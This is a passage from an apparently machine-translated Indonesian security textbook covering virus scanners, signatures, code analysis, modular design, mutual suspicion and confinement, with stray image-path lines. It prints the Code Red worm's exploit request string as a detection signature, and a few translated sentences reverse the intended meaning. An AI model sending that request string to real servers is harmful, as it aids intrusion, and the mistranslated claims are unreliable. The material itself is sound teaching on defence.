- Buat citra sistem yang dapat dipulihkan dan simpan dengan aman. Jika sistem Anda terinfeksi, versi bersih ini akan memungkinkan Anda melakukan boot ulang dengan aman karena akan menimpa file sistem yang rusak dengan salinan bersih. Untuk alasan ini, Anda harus menjaga agar Gambar tetap terlindungi dari penulisan selama reboot. Siapkan Gambar ini sekarang, sebelum infeksi; setelah infeksi terlambat. Untuk keamanan, siapkan salinan tambahan dari Gambar boot aman.
- Membuat dan menyimpan salinan cadangan file sistem yang dapat dijalankan. Dengan cara ini, jika terjadi infeksi virus, Anda dapat menghapus file yang terinfeksi dan menginstal ulang dari salinan cadangan yang bersih (disimpan di lokasi offline yang aman, tentu saja). Juga buat dan simpan cadangan file data penting yang mungkin berisi kode yang dapat menginfeksi; file tersebut termasuk dokumen pengolah kata, spreadsheet, presentasi slide, Gambar , file suara, dan database. Simpan cadangan ini di media yang murah, seperti CD atau DVD, perangkat memori flash, atau disk yang dapat dilepas sehingga Anda dapat menyimpan cadangan lama untuk waktu yang lama. Jika Anda menemukan infeksi, Anda ingin dapat memulai dari cadangan bersih, yaitu, yang diambil sebelum infeksi.

Adapun untuk memblokir kerentanan sistem, rekomendasinya jelas tetapi bermasalah. Saat kerentanan baru diketahui, Anda harus menerapkan tambalan. Namun, menemukan kekurangan dan memperbaikinya di bawah tekanan waktu seringkali kurang efektif. Serangan zero-day sangat bermasalah, karena kerentanan yang mungkin tidak diketahui oleh penulis perangkat lunak sekarang sedang dieksploitasi,

sehingga pabrikan akan menekan tim pengembangan dan pemeliharaan untuk mengembangkan dan menyebarkan perbaikan. Selain itu, sistem menjalankan banyak produk perangkat lunak yang berbeda dari vendor yang berbeda, tetapi patch vendor tidak dapat dan tidak mempertimbangkan kemungkinan interaksi dengan perangkat lunak lain. Dengan demikian, patch tidak hanya tidak dapat memperbaiki Flaw (bug) yang dimaksudkan, tetapi juga dapat gagal atau menyebabkan kegagalan dalam hubungannya dengan perangkat lunak lain. Memang, kasus telah muncul di mana tambalan ke satu aplikasi perangkat lunak telah "diakui" secara tidak benar oleh pemeriksa antivirus sebagai Malicious code —dan sistem terhenti. Oleh karena itu, kami menyarankan Anda untuk menerapkan semua tambalan segera kecuali jika melakukannya akan menyebabkan lebih banyak kerugian daripada kebaikan, yang tentu saja Anda jarang tahu sebelumnya.

Namun, kebersihan dan pertahanan diri yang baik adalah kontrol penting yang dapat dilakukan pengguna terhadap Malicious code. Sebagian besar pengguna mengandalkan alat, yang disebut pemindai virus atau pendeteksi Malicious code, untuk menjaga dari Malicious code yang entah bagaimana berhasil masuk ke sistem.

Detektor virus sangat kuat tetapi tidak sepenuhnya kuat.

Detektor Virus

Pemindai virus adalah alat yang mencari tanda-tanda infeksi Malicious code. Sebagian besar alat semacam itu mencari tanda tangan atau sidik jari, pola tanda dalam file program atau memori. Seperti yang kami tunjukkan di bagian ini, alat pendeteksi umumnya efektif, artinya alat pendeteksi tersebut mendeteksi sebagian besar contoh Malicious code yang paling canggih. Namun, alat pendeteksi memiliki dua keterbatasan utama.

Pertama, alat deteksi harus retrospektif, mencari pola infeksi yang diketahui. Saat tipe kode infeksi baru dikembangkan, alat perlu sering diperbarui dengan pola baru. Tetapi bahkan dengan pembaruan yang sering (kebanyakan vendor alat merekomendasikan pembaruan harian), akan ada infeksi yang terlalu baru untuk dianalisis dan dimasukkan dalam file pola terbaru. Dengan demikian, pembuat kode jahat memiliki jendela singkat, hanya beberapa jam atau satu hari tetapi mungkin lebih lama jika strain baru menghindari pemberitahuan dari analis pola, di mana pola strain tidak akan ada di database. Meskipun satu hari adalah jendela kesempatan yang pendek, itu sudah cukup untuk mencapai bahaya yang signifikan.

Kedua, pola selalu statis. Jika Malicious code selalu dimulai dengan, atau bahkan berisi, empat instruksi yang sama, kode biner dari instruksi tersebut mungkin merupakan pola invarian yang dicari oleh alat. Karena penulis alat ingin menghindari kesalahan klasifikasi kode yang baik sebagai berbahaya, mereka mencari pola terpanjang yang mereka bisa: Dua program, satu baik dan satu jahat, mungkin secara kebetulan berisi empat instruksi yang sama. Tetapi semakin panjang string pola, semakin kecil kemungkinan program jinak akan cocok dengan pola itu, jadi

pola yang lebih panjang diinginkan. Penulis Malicious code sadar akan pencocokan pola, sehingga mereka memvariasikan kode mereka untuk mengurangi jumlah pola yang berulang. Terkadang gangguan kecil dalam urutan instruksi tidak signifikan. Jadi, dalam contoh, pola dominan mungkin instruksi A-B-C-D, dalam urutan itu. Tetapi logika program mungkin bekerja dengan baik dengan instruksi B-A-C-D, sehingga pembuat malware akan mengirimkan setengah kode dengan instruksi A-B-C-D dan setengah lagi dengan B-A-C-D. Instruksi do-nothing, seperti menambahkan 0 atau mengurangi 1 dan kemudian menambahkan 1 lagi atau mengganti variabel data dengan dirinya sendiri, dapat dimasukkan ke dalam kode di berbagai titik untuk memecahkan pola berulang. Pola yang lebih panjang lebih cenderung rusak oleh modifikasi kode. Dengan demikian, penulis alat pendeteksi virus harus melihat lebih banyak pola untuk diperiksa.

Ketepatan waktu dan variasi membatasi efektivitas pendeteksi Malicious code. Namun, alat ini sebagian besar berhasil, jadi kami mempelajarinya sekarang. Anda juga harus mencatat di Kasus 2.9 bahwa alat antivirus juga dapat membantu orang yang tidak menggunakan alat tersebut.

Symantec, pembuat paket perangkat lunak antivirus Norton, mengumumkan dalam artikel Wall Street Journal 4 Mei 2014 bahwa teknologi antivirus sudah mati. Mereka berpendapat bahwa mengenali Malicious code pada suatu sistem adalah permainan kucing-dan-tikus: Tanda tangan malware akan selalu reaktif, mencerminkan pola kode yang ditemukan kemarin, dan heuristik mendeteksi perilaku yang mencurigakan tetapi harus meneruskan sampel kode ke laboratorium untuk analisis dan konfirmasi manusia. Penyerang semakin terampil dalam menghindari deteksi oleh pencocokan pola dan detektor heuristik. Lebih lanjut, dalam artikel tersebut, Wakil Presiden Senior Symantec untuk Keamanan Informasi mengakui bahwa perangkat lunak antivirus hanya menangkap 45 persen Malicious code. Di masa lalu, vendor lain, FireEye, juga mencela alat ini sebagai tidak efektif. Kedua vendor lebih memilih layanan pemantauan dan analisis yang lebih khusus, di mana pemindai antivirus biasanya merupakan garis pertahanan pertama.

Kasus 2.9

Keamanan Gratis

Setiap kali influenza mengancam, pemerintah mendesak semua warga untuk mendapatkan vaksin flu. Tidak semua orang melakukannya, tetapi vaksin berhasil menekan insiden flu. Selama cukup banyak orang yang divaksinasi, seluruh penduduk mendapat perlindungan. Perlindungan seperti itu disebut “herd immunity”, karena semua dalam kelompok dilindungi oleh sebagian besar tindakan, biasanya karena vaksinasi yang cukup terjadi untuk mencegah penyebaran infeksi.

Dengan cara yang sama, terkadang bagian dari jaringan tanpa keamanan dilindungi oleh bagian lain yang aman. Misalnya, sebuah node di jaringan mungkin tidak mengeluarkan biaya perangkat lunak antivirus atau firewall, mengetahui bahwa virus

atau penyusup tidak mungkin pergi jauh jika yang lain dalam jaringan dilindungi. Jadi "free riding" (penumpang gelap) bertindak sebagai disinsentif untuk membayar keamanan; orang yang mengabaikan keamanan mendapat manfaat dari kebersihan yang baik dari orang lain.

Jenis tumpangan bebas yang sama mencegah pelaporan serangan dan pelanggaran keamanan. Seperti yang telah kita lihat, mungkin mahal bagi organisasi yang diserang untuk melaporkan masalah, tidak hanya dalam hal sumber daya yang diinvestasikan dalam pelaporan tetapi juga dalam efek negatif pada reputasi atau harga saham. Jadi tumpangan gratis memberikan insentif bagi organisasi yang diserang untuk menunggu orang lain melaporkannya, dan kemudian mendapat manfaat dari penyelesaian masalah. Demikian pula, jika organisasi kedua mengalami serangan dan berbagi informasi dan teknik respons yang berhasil dengan orang lain, organisasi pertama menerima manfaat tanpa menanggung biaya apa pun. Jadi, insentif itu penting, dan teknologi tanpa insentif untuk memahami dan menggunakannya dengan benar bisa jadi merupakan teknologi yang tidak efektif.

Apakah statistik ini berarti bahwa orang harus meninggalkan pemeriksa virus? Tidak, karena dua alasan. Pertama, 45 persen masih merupakan pertahanan yang solid, ketika Anda mempertimbangkan bahwa sekarang ada lebih dari 200 juta spesimen Malicious code yang beredar [MCA14]. Kedua, ketahuilah bahwa wawancara tersebut dimuat di Wall Street Journal, sebuah publikasi populer bagi para eksekutif bisnis dan keuangan. Produk antivirus menghasilkan uang; jika tidak, tidak akan ada begitu banyak dari mereka di pasar. Namun, layanan konsultasi juga dapat menghasilkan lebih banyak uang. Eksekutif Symantec menyatakan bahwa bisnis, yang eksekutifnya membaca Wall Street Journal, perlu juga berinvestasi pada penasihat yang akan mempelajari aktivitas komputasi bisnis, mengidentifikasi kekurangan, dan merekomendasikan perbaikan. Dan jika terjadi insiden keamanan, organisasi akan memerlukan saran serupa tentang penyebab kasus, jumlah dan sifat kerugian yang diderita, dan langkah selanjutnya untuk perlindungan lebih lanjut.

Tanda Tangan Virus

Virus tidak bisa sepenuhnya tidak terlihat. Kode harus disimpan di suatu tempat, dan kode harus ada di memori untuk dieksekusi. Selain itu, virus mengeksekusi dengan cara tertentu, menggunakan metode tertentu untuk menyebar. Masing-masing karakteristik ini menghasilkan pola tanda, yang disebut tanda tangan, yang dapat ditemukan oleh program yang mencarinya. Tanda tangan virus penting untuk membuat program, yang disebut pemindai virus, yang dapat mendeteksi dan, dalam beberapa kasus, menghapus virus.

Pemindai mencari memori dan penyimpanan jangka panjang, memantau eksekusi dan mengamati tanda-tanda virus.

Misalnya, pemindai yang mencari tanda-tanda worm Code Red dapat mencari pola yang berisi karakter berikut:


```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3
%u7801%u9090%u6858%ucdb3%u7801%u9090%u6858
%ucbd3%u7801%u9090
%u9090%u8190%u00c3%u0003%ub00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0
```

Saat pemindai mengenali pola virus yang diketahui, pemindai dapat memblokir virus, memberi tahu pengguna, dan menonaktifkan atau menghapus virus. Namun, pemindai virus hanya efektif jika selalu diperbarui dengan informasi terbaru tentang virus saat ini. Virus writer dan pembuat alat antivirus terlibat dalam pertempuran untuk menyembunyikan pola dan menemukan keteraturan tersebut.

Analisis Kode

Pendekatan lain untuk mendeteksi infeksi adalah dengan menganalisis kode untuk menentukan apa yang dilakukannya, bagaimana penyebarannya dan bahkan mungkin dari mana asalnya. Namun, tugas itu sulit.

Kesulitan pertama dengan menganalisis kode adalah bahwa peneliti biasanya hanya memiliki produk akhir untuk dilihat. Seperti yang ditunjukkan Gambar 2.24, seorang programmer menulis kode dalam beberapa bahasa tingkat tinggi, seperti C, Java, atau C#. Kode tersebut diubah oleh compiler atau interpreter menjadi kode objek perantara; linker menambahkan kode rutinitas perpustakaan standar dan mengemas hasilnya ke dalam kode mesin yang dapat dieksekusi. Kode bahasa tingkat yang lebih tinggi menggunakan nama variabel yang bermakna, komentar, dan teknik dokumentasi untuk membuat kode tersebut bermakna, setidaknya bagi programmer.



Gambar 2.24 Proses Kompilasi: (a) Kompilasi. (b) Dekompilasi

Selama kompilasi, semua struktur dan dokumentasi hilang; hanya instruksi mentah yang dipertahankan. Untuk memuat program untuk dieksekusi, penghubung

menggabungkan yang disebut rutinitas perpustakaan dan melakukan terjemahan alamat. Jika kode ditujukan untuk propagasi, penyerang juga dapat memanggil packager, rutin yang menghapus informasi pengidentifikasi lainnya dan meminimalkan ukuran blok kode gabungan.

Dalam kasus infestasi, seorang analis dapat dipanggil masuk Analis mulai dengan kode yang benar-benar mengeksekusi, aktif dalam memori komputer, tetapi yang mungkin hanya mewakili sebagian dari paket berbahaya yang sebenarnya. Penulis tertarik untuk membersihkan secara sembunyi-sembunyi, membersihkan memori atau disk dari instruksi yang tidak perlu yang diperlukan sekali, hanya untuk menginstal kode infeksi. Bagaimanapun, analisis dimulai dari instruksi mesin. Menggunakan alat yang disebut disassembler, analis dapat mengonversi instruksi biner bahasa mesin ke bahasa rakitan yang setara, tetapi jejaknya berhenti di situ. Instruksi bahasa rakitan ini tidak memiliki dokumentasi informatif, nama variabel, struktur, label atau komentar, dan representasi bahasa assembler dari suatu program jauh lebih mudah dipahami daripada bahasa tingkat yang lebih tinggi padanannya. Jadi, meskipun analis dapat menentukan secara harfiah instruksi apa yang dilakukan oleh sepotong kode, analis memiliki waktu yang lebih sulit untuk menentukan maksud dan dampak yang lebih luas dari pernyataan tersebut.


Laboratorium penelitian keamanan melakukan pekerjaan yang sangat baik untuk melacak dan menganalisis Malicious code, tetapi analisis semacam itu tentu merupakan operasi langkah-langkah kecil dengan mikroskop dan pinset. Bahkan dengan alat analisis, prosesnya sangat bergantung pada kecerdikan manusia.

Analisis yang cermat dengan "mikroskop dan pinset" setelah serangan harus melengkapi alat pencegahan seperti pendeteksi virus.

Pola Penyimpanan

Sebagian besar virus menempel pada program yang disimpan di media seperti disk. Bagian virus yang dilampirkan tidak berubah, sehingga awal kode virus menjadi tanda tangan yang dapat dideteksi. Potongan terlampir selalu terletak pada posisi yang sama relatif terhadap file terlampir. Misalnya, virus mungkin selalu berada di awal, 400 byte dari atas, atau di bawah file yang terinfeksi. Kemungkinan besar, virus akan berada di awal file karena virus writer ingin mengontrol eksekusi sebelum kode bonafide dari program yang terinfeksi bertanggung jawab. Dalam kasus yang paling sederhana, kode virus berada di bagian atas program, dan seluruh virus melakukan tugas jahatnya sebelum kode normal dipanggil. Dalam kasus lain, infeksi virus hanya terdiri dari beberapa instruksi yang mengarah atau melompat ke instruksi lain yang lebih rinci di tempat lain. Misalnya, kode yang terinfeksi dapat terdiri dari pengujian kondisi dan lompatan atau panggilan ke modul virus yang terpisah. Dalam kedua kasus, kode yang kontrolnya ditransfer juga akan memiliki pola yang dapat dikenali. Kedua situasi ini ditunjukkan pada Gambar 2.25.

Virus dapat menempelkan dirinya ke file, dalam hal ini ukuran file bertambah. Atau virus dapat melenyapkan semua atau sebagian dari program yang mendasarinya, dalam hal ini ukuran program tidak berubah tetapi fungsi program akan terganggu. Virus writer harus memilih salah satu dari efek yang dapat dideteksi ini.



Gambar 2.25 Pola yang Dapat Dikenali pada Virus

Pemindai virus dapat menggunakan kode atau checksum untuk mendeteksi perubahan pada file. Itu juga dapat mencari pola yang mencurigakan, seperti instruksi JUMP sebagai instruksi pertama dari program sistem (jika virus telah memposisikan dirinya di bagian bawah file tetapi akan dieksekusi terlebih dahulu, seperti yang kita lihat pada Gambar 2.25).

2.3.2 Penanggulangan Bagi Pengembang

Terhadap latar belakang ancaman ini, Anda mungkin bertanya bagaimana seseorang dapat membuat program yang aman, dapat dipercaya, dan tanpa Flaw/'bug'. Seiring bertambahnya ukuran dan kompleksitas program, jumlah kemungkinan serangan juga meningkat.

Pada bagian ini kita melihat secara singkat beberapa teknik rekayasa perangkat lunak yang telah terbukti meningkatkan keamanan kode. Tentu saja, metode ini harus digunakan secara efektif, karena metode yang baik yang digunakan secara tidak benar atau naif tidak akan membuat program menjadi lebih baik secara ajaib.

Idealnya, pengembang harus memiliki pemahaman yang masuk akal tentang keamanan, dan terutama berpikir dalam hal ancaman dan kerentanan. Berbekal pola pikir itu dan praktik pengembangan yang baik, programmer dapat menulis kode yang menjaga keamanan.

Teknik Rekayasa Perangkat Lunak

Kode biasanya memiliki masa simpan yang lama dan ditingkatkan dari waktu ke waktu karena kebutuhan berubah dan kesalahan ditemukan dan diperbaiki. Untuk alasan ini, prinsip utama rekayasa perangkat lunak adalah membuat desain atau kode dalam unit kecil yang berdiri sendiri, yang disebut komponen atau modul; ketika sebuah sistem ditulis dengan cara ini, kita mengatakan bahwa itu adalah modular. Modularitas menawarkan keuntungan untuk pengembangan program secara umum dan keamanan pada khususnya.

Jika suatu komponen diisolasi dari pengaruh komponen lain, maka sistem dirancang sedemikian rupa sehingga membatasi kerusakan yang disebabkan oleh kesalahan. Memelihara sistem lebih mudah karena setiap masalah yang muncul berhubungan dengan kesalahan yang menyebabkannya. Pengujian (terutama pengujian regresi—memastikan bahwa semuanya masih berfungsi saat Anda membuat perubahan korektif) lebih sederhana, karena perubahan pada komponen yang terisolasi tidak memengaruhi komponen lain. Dan pengembang dapat dengan mudah melihat di mana letak kerentanan jika komponen tersebut diisolasi. Kami menyebutnya enkapsulasi isolasi.


Penyembunyian informasi adalah karakteristik lain dari perangkat lunak modular. Ketika informasi disembunyikan, setiap komponen menyembunyikan implementasi yang tepat atau beberapa keputusan desain lainnya dari yang lain. Jadi, ketika perubahan diperlukan, desain keseluruhan dapat tetap utuh sementara hanya perubahan yang diperlukan yang dilakukan pada komponen tertentu.

Mari kita lihat karakteristik ini secara lebih rinci.

Modularitas

Modularisasi adalah proses membagi tugas menjadi subtugas, seperti yang digambarkanpada Gambar 2.26. Pembagian ini biasanya dilakukan secara logis atau fungsional, sehingga setiap komponen melakukan bagian tugas yang terpisah dan independen. Tujuannya adalah agar setiap komponen memenuhi empat kondisi:

- tujuan tunggal, melakukan satu fungsi
- kecil, terdiri dari sejumlah informasi yang dapat dengan mudah dipahami oleh manusia baik struktur maupun isinya
- sederhana, memiliki tingkat kerumitan yang rendah sehingga manusia dapat dengan mudah memahami tujuan dan struktur modul
- independen, melakukan tugas yang terisolasi dari modul lain



Gambar 2.26 Modularitas

Karakteristik komponen lainnya, seperti memiliki input tunggal dan output tunggal atau menggunakan serangkaian konstruksi pemrograman terbatas, menunjukkan modularitas. Dari sudut pandang keamanan, modularitas harus meningkatkan kemungkinan implementasi benar.

Secara khusus, kekecilan dan kesederhanaan membantu pengembang dan analis memahami apa yang dilakukan setiap komponen. Artinya, dalam perangkat lunak yang baik, desain dan unit program seharusnya hanya sebesar atau serumit yang diperlukan untuk menjalankan fungsi yang diperlukan.


Ada beberapa keuntungan memiliki komponen yang kecil dan independen.

- Pemeliharaan. Jika komponen mengimplementasikan fungsi tunggal, dapat diganti dengan mudah dengan yang direvisi jika perlu. Komponen baru mungkin diperlukan karena perubahan persyaratan, perangkat keras, atau lingkungan. Terkadang penggantian adalah peningkatan, menggunakan modul yang lebih kecil, lebih cepat, lebih benar, atau lebih baik. Antarmuka antara komponen ini dan sisa desain atau kode sedikit dan dijelaskan dengan baik, sehingga efek dari penggantian terlihat jelas.
- Dapat dimengerti. Sebuah sistem yang terdiri dari komponen kecil dan sederhana biasanya lebih mudah dipahami daripada satu blok kode besar yang tidak terstruktur.
- Penggunaan kembali. Komponen yang dikembangkan untuk satu tujuan seringkali dapat digunakan kembali di sistem lain. Penggunaan kembali yang benar, desain atau komponen kode yang ada dapat secara signifikan mengurangi kesulitan implementasi dan pengujian.

- Ketepatan. Sebuah kegagalan dapat dengan cepat ditelusuri penyebabnya jika masing-masing komponen hanya melakukan satu tugas.
- Pengujian. Sebuah komponen tunggal dengan input, output, dan fungsi yang terdefinisi dengan baik dapat diuji secara menyeluruh dengan sendirinya, tanpa memperhatikan efeknya pada modul lain (selain fungsi dan output yang diharapkan, tentu saja).

Komponen modular biasanya memiliki kohesi tinggi dan kopling rendah. Dengan kohesi, yang kami maksud adalah bahwa semua elemen dari suatu komponen memiliki alasan logis dan fungsional untuk berada di sana; setiap aspek komponen terikat pada tujuan tunggal komponen. Komponen yang sangat kohesif memiliki tingkat fokus yang tinggi pada tujuan; tingkat kohesi yang rendah berarti bahwa konten komponen adalah tindakan campur aduk yang tidak terkait, sering kali disatukan karena ketergantungan waktu atau kenyamanan.

Kesederhanaan desain perangkat lunak meningkatkan kebenaran dan pemeliharaan.



Gambar 2.27 Jenis Coupling

Coupling mengacu pada sejauh mana komponen tergantung pada komponen lain dalam sistem. Jadi, kopling rendah atau longgar lebih baik daripada kopling tinggi atau ketat karena komponen yang digabungkan secara longgar bebas dari gangguan tanpa disadari dari komponen lain. Perbedaan kopling ini ditunjukkan pada Gambar 2.27.

Enkapsulasi

Enkapsulasi menyembunyikan detail implementasi komponen, tetapi itu tidak berarti isolasi lengkap. Banyak komponen harus berbagi informasi dengan komponen lain, biasanya dengan alasan yang baik. Namun, pembagian ini didokumentasikan dengan hati-hati sehingga komponen hanya terpengaruh dengan cara yang diketahui oleh komponen lain dalam sistem. Berbagi diminimalkan sehingga antarmuka sesedikit mungkin digunakan.

Batas pelindung komponen yang dienkapsulasi dapat tembus cahaya atau transparan, sesuai kebutuhan. Berard mencatat bahwa enkapsulasi adalah "teknik untuk mengemas informasi [di dalam komponen] sedemikian rupa untuk menyembunyikan apa yang harus disembunyikan dan membuat terlihat apa yang dimaksudkan untuk terlihat."

Menyembunyikan Informasi


Pengembang yang bekerja di mana modularisasi ditekankan dapat yakin bahwa komponen lain akan memiliki efek terbatas pada komponen yang mereka tulis. Dengan demikian, kita dapat menganggap komponen sebagai semacam kotak hitam, dengan input dan output tertentu yang terdefinisi dengan baik dan fungsi yang terdefinisi dengan baik. Perancang komponen lain tidak perlu mengetahui bagaimana modul menyelesaikan fungsinya; cukup untuk memastikan bahwa komponen melakukan tugasnya dengan cara yang benar.

Penyembunyian informasi: menjelaskan apa yang dilakukan modul, bukan bagaimana

Penyembunyian ini adalah penyembunyian informasi, yang digambarkanpada Gambar 2.28. Penyembunyian informasi diinginkan, karena pengembang jahat tidak dapat dengan mudah mengubah komponen orang lain jika mereka tidak mengetahui cara kerja komponen tersebut.

Saling Curiga

Program tidak selalu dapat dipercaya. Bahkan dengan sistem operasi untuk memberlakukan batasan akses, mungkin tidak mungkin atau tidak mungkin untuk mengikat hak akses dari program yang belum diuji secara efektif. Dalam hal ini, pengguna U secara sah curiga terhadap program baru P. Namun, program P dapat dipanggil oleh program lain, Q. Tidak ada cara bagi Q untuk mengetahui bahwa P benar atau tepat, lebih dari yang diketahui pengguna itu dari P.



Gambar 2.28 Penyembunyian Informasi

Oleh karena itu, kami menggunakan konsep saling curiga untuk mengGambar kan hubungan antara dua program. Program yang saling mencurigakan beroperasi seolah-olah rutinitas lain dalam sistem berbahaya atau salah. Program pemanggil tidak dapat mempercayai subprosedur yang dipanggil untuk menjadi benar, dan subprosedur yang dipanggil tidak dapat mempercayai program pemanggilnya untuk menjadi benar. Masing-masing melindungi data antarmukanya sehingga yang lain hanya memiliki akses terbatas. Misalnya, prosedur untuk mengurutkan entri dalam daftar tidak dapat dipercaya untuk tidak mengubah elemen-elemen tersebut, sementara prosedur itu tidak dapat mempercayai pemanggilnya untuk memberikan daftar apa pun sama sekali atau untuk memasok jumlah elemen yang diprediksi. Contoh kepercayaan yang salah tempat dijelaskan di Kasus 2.10.

Kasus 2.10

Facebook Outage dari Penanganan Kesalahan yang Tidak Tepat

Pada September 2010, situs jejaring sosial populer Facebook terpaksa ditutup selama beberapa jam. Menurut posting oleh perwakilan perusahaan Robert Johnson, akar masalahnya adalah kondisi kesalahan yang tidak ditangani dengan benar.

Facebook menyimpan di penyimpanan persisten satu set parameter konfigurasi yang kemudian disalin ke cache untuk penggunaan biasa. Kode memeriksa validitas parameter dalam cache. Jika menemukan nilai yang tidak valid, ia mengambil nilai dari penyimpanan persisten dan menggunakannya untuk mengganti nilai cache. Dengan demikian, pengembang menganggap nilai cache mungkin rusak tetapi nilai persisten akan selalu akurat.

Dalam contoh September 2010, staf keliru menempatkan nilai yang salah di toko persisten. Saat nilai ini disebarkan ke cache, pemeriksaan rutin mengidentifikasinya sebagai kesalahan dan menyebabkan pengontrol cache mengambil nilai dari penyimpanan persisten. Nilai simpanan persisten, tentu saja, salah, jadi segera setelah pemeriksaan rutin memeriksanya, mereka kembali meminta penggantiannya dari simpanan persisten. Pengambilan konstan dari penyimpanan persisten ini menyebabkan kelebihan beban pada server yang menyimpan penyimpanan persisten, yang pada gilirannya menyebabkan penurunan kinerja yang parah secara keseluruhan.

Insinyur Facebook dapat mendiagnosis masalah, menyimpulkan bahwa solusi terbaik adalah menonaktifkan semua aktivitas Facebook dan kemudian memperbaiki nilai penyimpanan persisten. Mereka secara bertahap mengizinkan klien Facebook untuk mengaktifkan kembali; karena setiap klien mendeteksi nilai yang tidak akurat dalam cache-nya, itu akan menyegarkannya dari nilai yang benar di penyimpanan persisten. Dengan cara ini, perluasan layanan secara bertahap memungkinkan permintaan penyegaran ini terjadi tanpa akses yang berlebihan ke server toko persisten.

Sebuah desain saling curiga—tidak secara implisit mengasumsikan cache salah dan penyimpanan persisten benar—akan menghindari malapetaka ini.

Confinement

Confinement adalah teknik yang digunakan oleh sistem operasi pada program yang dicurigai untuk membantu memastikan bahwa kemungkinan kerusakan tidak menyebar ke bagian lain dari suatu sistem. Program terbatas sangat terbatas pada sumber daya sistem apa yang dapat diaksesnya. Jika suatu program tidak dapat dipercaya, data yang dapat diaksesnya sangat terbatas. Pengurangan yang kuat akan sangat membantu dalam membatasi penyebaran virus. Karena virus

menyebar melalui transitivitas dan data bersama, semua data dan program dalam satu kompartemen program terbatas hanya dapat memengaruhi data dan program di kompartemen yang sama. Oleh karena itu, virus hanya dapat menyebar ke benda-benda di kompartemen itu; itu tidak bisa keluar dari kompartemen.

Kesederhanaan

